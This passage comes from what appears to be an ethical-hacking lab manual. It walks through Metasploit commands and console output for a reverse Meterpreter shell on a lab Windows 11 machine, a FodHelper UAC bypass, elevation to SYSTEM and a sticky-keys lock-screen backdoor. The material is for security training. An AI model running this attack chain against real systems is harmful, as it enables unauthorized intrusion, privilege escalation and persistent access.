Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter >

```

21. The Meterpreter session has successfully been opened, as shown in the screenshot.

22. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >

```

23. Type **getuid** and press **Enter**, to display current user ID.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter >

```

24. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

25. Type **background** and press **Enter**, to background the current session.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running the Metasploit framework. The user has configured an exploit with the following commands:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50171) at 2022-04-06 12:27:31 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000)
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

The terminal window has a dark theme with green text output. The title bar shows "msfconsole - Parrot Terminal". The status bar at the bottom right indicates the date and time: "Wed Apr 6, 12:31".

26. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "search bypassuac" has been entered, and the results are displayed in a table:

#	Name	Description	Disclosure Date	Rank	Check	Desc
0	exploit/windows/local/bypassuac_windows_store_filesys	windows_store_filesys	2019-08-22	manual	Yes	Wind
1	exploit/windows/local/bypassuac_windows_store_reg	windows_store_reg	2019-02-19	manual	Yes	Wind
2	exploit/windows/local/bypassuac	windows Escalate UAC Protection Bypass	2010-12-31	excellent	No	Wind
3	exploit/windows/local/bypassuac_injection	windows Escalate UAC Protection Bypass (In Memory Injection)	2010-12-31	excellent	No	Wind
4	exploit/windows/local/bypassuac_injection_winsxs	windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinsXS	2017-04-06	excellent	No	Wind
5	exploit/windows/local/bypassuac_vbs	windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)	2015-08-22	excellent	No	Wind
6	exploit/windows/local/bypassuac_comhijack	windows Escalate UAC Protection Bypass (Via COM Handler Hijack)	1900-01-01	excellent	Yes	Wind
7	exploit/windows/local/bypassuac_eventvwr	windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)	2016-08-15	excellent	Yes	Wind
8	exploit/windows/local/bypassuac_sdclt	windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)	2017-03-17	excellent	Yes	Wind
9	exploit/windows/local/bypassuac_silentcleanup	windows Escalate UAC Protection Bypass (Via SilentCleanup)	2019-02-24	excellent	No	Wind

27. In the terminal window, type `use exploit/windows/local/bypassuac_fodhelper` and press **Enter**.

28. Type `set session 1` and press **Enter**.

29. Type `show options` in the meterpreter console and press **Enter**.

The screenshot shows the msfconsole interface on a Parrot OS terminal window titled "msfconsole - Parrot Terminal". The console displays the following command-line session:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION   1                  yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.1.13       yes        The listen address (an interface may be specified)
LPORT     4444              yes        The listen port

Exploit target:
Id  Name
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

30. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

31. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

32. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

The screenshot shows the msfconsole interface on a Parrot OS terminal window titled "msfconsole - Parrot Terminal". The console output indicates a successful exploit of a "Windows x86" target (ID 0) using the "bypassuac_fodhelper" module. The exploit sets the LHOST to 10.10.1.13 and starts a reverse TCP handler on port 4444. It handles UAC settings and executes a payload (cmd.exe /c C:\Windows\System32\fodhelper.exe). A Meterpreter session is established on the target machine at 10.10.1.11:50193.

```

LPORT      4444           yes      The listen port

Exploit target:

Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter >

```

33. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

34. Type `getsystem -t 1` and press Enter to elevate privileges.

The screenshot shows the msfconsole interface on a Parrot OS terminal window titled "msfconsole - Parrot Terminal". The user runs the `getsystem -t 1` command, which successfully elevates privileges via technique 1 (Named Pipe Impersonation). The resulting session is a Meterpreter session on the target machine.

```

Exploit target:

Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >

```

35. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session list at the top shows one session labeled "0 Windows x86". The terminal output shows the following sequence of commands and their results:

```

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] SESSION may not be compatible with this module;
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

36. Type **background** and press **Enter** to background the current session.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session list at the top shows one session labeled "0 Windows x86". The terminal output shows the following sequence of commands and their results, including the execution of the "background" command:

```

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] SESSION may not be compatible with this module;
[*] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) >

```

Note: In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in Windows 11.

37. Type **use post/windows/manage/sticky_keys** and press **Enter**.

38. Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*
```

Below the terminal, a section titled "Active sessions" lists two sessions:

ID	Name	Type	Information	Connection
1		meterpreter x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50171 (10.10.1.11)
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)

At the bottom of the terminal window, there is a menu bar with "Menu" and the title "msfconsole - Parrot Ter...".

39. In the console type **set session 2** to set the privileged session as the current session.

40. In the console type **exploit** and press **Enter**, to begin the exploit.


The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Linux host (Parrot OS) and is connected to a Windows 11 target system via a named pipe impersonation technique. The user has obtained a SYSTEM privilege (NT AUTHORITY\SYSTEM). They are currently in a meterpreter session (session 2). The user has used the "sticky_keys" exploit module to add a sticky keys session (session 1) and is attempting to switch to it.

```


Applications Places System < - msfconsole - Parrot Terminal
File Edit View Search Terminal Help
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*
Active sessions
=====
Id  Name  Type            Information                               Connection
--  --   -----
1   meterpreter x86/windows Windows11\Admin @ WINDOWS11          10.10.1.13:444 -> 10.10.1.11:5
2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS11        10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)
msf6 post(windows/manage/sticky_keys) > set session 2
session => 2
msf6 post(windows/manage/sticky_keys) > exploit
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
  Menu  msfconsole - Parrot Ter...

```

41. Now click **CEHv12 Windows 11** to switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
42. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.



